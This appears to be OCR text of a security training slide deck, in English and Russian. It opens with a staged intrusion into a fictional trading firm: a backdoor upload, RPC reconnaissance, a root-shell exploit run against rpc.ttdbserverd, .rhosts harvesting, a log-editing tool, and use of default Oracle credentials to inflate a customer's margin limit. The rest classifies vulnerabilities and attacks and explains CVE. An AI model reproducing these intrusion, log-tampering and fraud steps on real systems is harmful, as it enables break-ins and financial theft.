226 Transfer complete. bytes received in 0.82 seconds (0.76 Kbytes/sec)

ftp> put backdoor.html
200 PORT command
successful.
150 Opening BINARY mode data connection for
index.html
226 Transfer
complete.
ftp> quit
```

```
#  rpcinfo -p  backoffice.acmetrade.com

   program vers proto   port  service
    100000    4   tcp    111  rpcbind
    100000    3   tcp    111  rpcbind
    100000    2   tcp    111  rpcbind
    100000    4   udp    111  rpcbind
    100000    3   udp    111  rpcbind
    100000    2   udp    111  rpcbind
    100004    2   udp    753  ypserv
    100004    1   udp    753  ypserv
    100004    1   tcp    754  ypserv
    100004    2   tcp  32771  ypserv
1073741824    2   udp  32772
    100007    3   udp  32779  ypbind
    100007    2   udp  32779  ypbind
    100007    1   udp  32779  ypbind
    100007    3   tcp  32772  ypbind
    100007    2   tcp  32772  ypbind
    100007    1   tcp  32772  ypbind
    100011    1   udp  32781  rquotad
    100068    2   udp  32783
    100068    3   udp  32783
    100068    4   udp  32783
    100068    5   udp  32783
    100024    1   udp  32784  status
    100024    1   tcp  32777  status
    100021    1   udp   4045  nlockmgr
    100021    2   udp   4045  nlockmgr
```


```
   100021    3   udp   4045  nlockmgr
   100021    4   udp   4045  nlockmgr
   100021    1   tcp   4045  nlockmgr
   100021    2   tcp   4045  nlockmgr
   100021    3   tcp   4045  nlockmgr
   100021    4   tcp   4045  nlockmgr
   100005    1   udp  33184  mountd
   100005    2   udp  33184  mountd
   100005    3   udp  33184  mountd
   100005    1   tcp  32787  mountd
   100005    2   tcp  32787  mountd
   100005    3   tcp  32787  mountd
   100083    1   tcp  32773
   100003    2   udp   2049  nfs
   100003    3   udp   2049  nfs
   100227    2   udp   2049  nfs_acl
   100227    3   udp   2049  nfs_acl
   100003    2   tcp   2049  nfs
   100003    3   tcp   2049  nfs
   100227    2   tcp   2049  nfs_acl
   100227    3   tcp   2049  nfs_acl

#  grep ttdbserverd
 /etc/inetd.conf
100083/1 tli rpc/tcp wait root /usr/dt/bin/rpc.ttdbserverd rpc.ttdbserverd

#  rpcinfo -p backoffice.acmetrade.com | grep
 100083
100083    1   tcp
32773
# cd
  /tmp/mytools/warez
```

```
# ./tt
  backoffice.acmetrade.com
Please wait for your root shell.

# hostnam
  e
backoffic
e
# whoam
  i
root

# find / -type f -name .rhosts
  -print
/.rhosts
/export/home/chuck/.rhost
s
/export/home/bill/.rhosts
/export/home/larry/.rhost
# cat
s
  /.rhosts
fideriv.acmetrade    root
ibd.acmetrade            root
bugs.acmetrade       root

# w
10:20pm  up 13:15,  1 user,  load average: 0.01, 0.02,
0.03
User     tty           login@  idle   JCPU   PCPU  what
root     console       9:27am  147:52 14:41  14:14
/sbin/sh
# /tmp/mytools/logedit root
root     pts/5         9:24pm
# pts/5
# w
/sbin/sh
10:20pm  up 13:15,  1 user,  load average: 0.01, 0.02,
0.03
User     tty           login@  idle   JCPU   PCPU  what
root     console       9:27am  147:52 14:41  14:14
```


```
#  sqlplus oracle/oracle

SQL> describe customers
 Name      Null?     Type
 ----------------  --------  -----------
 LNAME          NOT NULL  VARCHAR2(20)
 FNAME          NOT NULL  VARCHAR2(15)
 ADDR1          NOT NULL  VARCHAR2(30)
 ZIP       NOT NULL  NUMBER(5)
 PHONE          NOT NULL  CHAR(12)
 ACCOUNT_NUM    NOT NULL  NUMBER(12)
 BALANCE        NOT NULL  NUMBER(12)
 MARGIN_LIMIT   NOT NULL  NUMBER(12)
 ACCT_OPEN      NOT NULL  DATE
 SQL>
     select  LNAME, FNAME, ACCOUNT_NUM, MARGIN_LIMIT from customers where LNAME = 'Gerulski';
 LNAME                 FNAME      ACCOUNT_NUM    MARGIN_LIMIT
 -------------------    -------------   -----------    ------------
 Gerulski           David      5820981        50000.00
 SQL>  update customers set MARGIN_LIMIT = 500000.00 where LNAME = 'Gerulski';
 SQL>  select LNAME, MARGIN_LIMIT from customers where LNAME = 'Gerulski';
 LNAME                MARGIN_LIMIT
 ------------------ ------------
 Gerulski          500000.00
 SQL> exit
```


SURETRADE.COM - Investors - Microsoft Internet Explorer - [Working Offline]
File Edit View Favorites Tools Help
Back Search Favorites History
Address http://www.acmetrade.com/order.htm
Go
ACMETRADE.COM
Smart Tools For Smart Investors™
LOG-OUT
PO Box 2001, Alpaca, Georgia 30200-2001
TRADING & QUOTES
RESEARCH & CHARTS
ACCOUNT SERVICES
STOCK ORDER
Select Account:
Gerulski - 932383292
Lookup symbol
or get a preliminary quote
Transaction:
– Choose One –
Shares:
100000
Symbol:
NETA
Account Type:
Margin
Qualifiers:
None
Order Type:
Market
Stop Price:
Limit Price:
– Choose One –
Cash
Margin
Short
* It is only necessary to enter a price here if you are placi
p/limit order.
When you click "Send Order" you'll be given a real-time quote and will be required to enter your Trading Password in order to complete the trade.
Send Order
PAGE HELP
POSITIONS BALANCES ORDER STATUS ACCT. HISTORY EXECUTIONS TRADING CHARTS
Internet

AcmeTrade's Network



Угрозы, уязвимости и атаки



Угроза - потенциально возможное событие, явление или процесс, которое воздействуя на компоненты информационной системы может привести к нанесению ущерба.

Уязвимость - любая характеристика или свойство информационной системы, использование которой нарушителем может привести к реализации угрозы.

Атака - действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.

Классификация уязвимостей узлов, протоколов и служб IP - сетей

Классификация по уровню в информационной инфраструктуре

- *Уровень персонала*
- *Уровень приложений*
- *Уровень баз данных*
- *Уровень операционной системы*
- *Уровень сети*

Классификация уязвимостей по причинам возникновения

- *ошибки проектирования (технологий, протоколов, служб)*
- *ошибки реализации (программ)*
- *ошибки эксплуатации (неправильная настройка, неиспользуемые сетевые службы, слабые пароли)*

Классификация уязвимостей по уровню (степени) риска

Высокий уровень риска

Уязвимости, позволяющие атакующему получить непосредственный доступ у узлу с правами суперпользователя

Средний уровень риска

Уязвимости, позволяющие атакующему получить доступ к информации, которая с высокой степенью вероятности позволит в последствии получить доступ к узлу

Низкий уровень риска

Уязвимости, позволяющие злоумышленнику осуществлять сбор критичной информации о системе

Источники информации о новых уязвимостях

www.cert.org - *координационный центр CERT/CC*


www.iss.net/xforce - *база данных компании ISS*

llnl.ciac.gov - *центр CIAC*

www.cert.ru - *российский CERT/CC*

www.securityfocus.com

www.iss.net/xforce



Примеры уязвимостей

Название: **ip-fragment-reassembly-dos**

Описание: *посылка большого числа одинаковых фрагментов IP-датаграммы приводит к недоступности узла на время атаки*

Уровень: **сеть**

Степень риска: **средняя**

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: **nt-getadmin-present**

Описание: *проблема одной из функций ядра ОС Windows NT, позволяющая злоумышленнику получить привилегии администратора*

Уровень: **ОС**

Степень риска: **высокая** 

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: **mssql-remote-access-option**

Описание: *уязвимость в реализации возможности подключения со стороны других SQL-серверов*

Уровень: **СУБД**

Степень риска: **низкая**

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: **iis-url-extension-data-dos**

Описание: *посылка большого числа некорректно построенных запросов приводит к повышенному расходу ресурсов процессора*

Уровень: **приложения**

Степень риска: **средняя**

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: **win-udp-dos**

Описание: *ОС Windows 2000 и Windows 98 уязвимы к атаке «отказ в обслуживании», вызываемой исчерпанием всех UDP-сокетов*

Уровень: **приложения**

Степень риска: **средняя**

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: **win95-back-orifice**

Описание: *узел заражён серверной частью троянского коня, позволяющей установить полный контроль над узлом*

Уровень: **Персонал**

Степень риска: **высокая** 

Источник возникновения: **ошибки обслуживания**

Common Vulnerabilities and Exposures

The Key to Information Sharing

Единая система наименований для уязвимостей

Стандартное описание для каждой уязвимости

Обеспечение совместимости баз данных уязвимостей

http://cve.mitre.org/cve

Common Vulnerabilities and Exposures

The Key to Information Sharing

CAN-1999-0067

Кандидат CVE

CVE-1999-0067

Индекс CVE


http://cve.mitre.org/cve

Ситуация без CVE

Bugtraq	NT4-SP3and 95 [latierra.c]
ISS RealSecure	Land
CERT Advisory	CA-97.28.Teardrop_Land
Cisco Database	Impossible IP Packet
Axent NetRecon	land attack (spoofed SYN)

Уязвимость Land IP denial of service

Поддержка CVE



CVE-1999-0016 Land IP denial of service

CVE entry

Номер

Описание

CVE-1999-0005

Arbitrary command execution via IMAP buffer overflow in authenticate command.


Reference: CERT:CA-98.09.imapd
Reference: SUN:00177
Reference: BID:130
Reference: XF:imap-authenticate-bo

Ссылки

Классификация атак в IP- сетях

Классификация атак по целям

- *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*




Классификация атак по целям

- *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- *Получение конфиденциальной информации*

Классификация атак по целям

- *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- *Получение конфиденциальной информации*
- *Модификация или фальсификация критичных данных*




Классификация атак по целям

- *Нарушение нормального функционирования объекта атаки (отказ в обслуживании)*
- *Получение конфиденциальной информации*
- *Модификация или фальсификация критичных данных*
- *Получение полного контроля над объектом атаки*

Классификация атак по местонахождению атакующего и объекта атаки

- *Атакующий и объект атаки находятся в одном сегменте*

- *Атакующий и объект атаки находятся в разных сегментах*



Классификация атак по механизмам реализации

- *Пассивное прослушивание*
- *Подозрительная активность (разведка)*
- *Бесполезное расходование вычислительных ресурсов (перегрузка)*
- *Нарушение навигации (ложный маршрут)*
- *Провоцирование отказа объекта (компонента)*
- *Запуск кода (программы) на объекте атаки*

Статистика по уязвимостям и атакам

за 2000 год

Источник: Internet Security Systems

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open Sendmail
7. File Sharing
8. RPC
9. Bind
10. **Linux Buffer Overflows**

Linux Buffer Overflows

- Wu-ftp BO
- IMAP BO
- Qpopper BO
- Overwrite stack
- Common script kiddie exploits
- Poor coding standards


Переполнение буфера в Linux - приложениях

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open Sendmail
7. File Sharing
8. RPC
9. **Bind**
10. Linux Buffer Overflows

Уязвимости BIND

- BIND qinv
  - Compile flag turned on by default, activated buffer-overflow, client request to server, script kiddie
- BIND nxt
  - Server to server response, buffer handling overflowable, more advanced
- Exposure outside firewall
- In.Named binary




Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open Sendmail
7. File Sharing
8. **RPC (Remote Procedure Calls)**
9. Bind
10. Linux Buffer Overflows

RPC (Remote Procedure Calls)

- rpc.cmsd (sun-rpc.cmsd)
- rpc-statd (sun-rpc-statd)
- Sadmin (sol-sadmind-amslverify-bo)
- Amd (amd-bo)
- Mountd (linux-mountd-bo)
- Major script kiddie fodder
- Helped Enabled DDOS



Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open Sendmail
7. **File Sharing**
8. RPC
9. Bind
10. Linux Buffer Overflows

File Sharing

- Netbios
- NFS
- Impact is Affecting Cable Modem and DSL Users
- Sensitive info – I.e., Banking account
- Backdoor install
- + + Rhosts для Unix - серверов

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. **Open E-mail (электронная почта)**
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

Электронная почта

- Sendmail Pipe Attack (smtp-pipe)
- Sendmail MIMEbo “root access” (sendmail-mime-bo2)
- Incoming viruses, LOVE
- Many localhost getroot exploits for sendmail
- Attacks may by-pass firewalls that allow incoming email directly to internal

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. **E-Business Web Applications**
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

E-business Web Applications

- NetscapeGetBo (netscape-get-bo) “control server”
- HttpIndexserverPath (http-indexserver-path) “path info”
- Frontpage Extensions (frontpage-ext) “readable passwords”
- FrontpagePwdAdministrators (frontpage-pwd-administrators) “reveal pw

Netscape
Netcenter

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. **Open Databases**
5. E-Business Web Applications
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

Open Databases

- *Oracle default account passwords*
- *Oracle setuid root oratclsh*
- *SQL Server Xp_sprintf buffer overflow*
- *SQL Server Xp_cmdshell extended*

Top 10

1. Denial of Service Exploits
2. Weak Accounts
3. IIS (Microsoft Internet Information Server)
4. Open Databases
5. E-Business Web Applications
6. Open E-mail
7. File Sharing
8. RPC
9. Bind
10. Linux Buffer Overflows

IIS (Microsoft Internet Information Server)

- RDS
- HTR
- Malformed header
- Htdig Remote Shell Execution
- PWS File Access
- CGI Lasso “read arbitrary files”
- PHP3 safe mode metachar remote execution
- PHP mlog.html read files

Top 10

1. Denial of Service Exploits
2. **Weak Accounts (слабые пароли)**
3. IIS (Microsoft Internet Information Server)
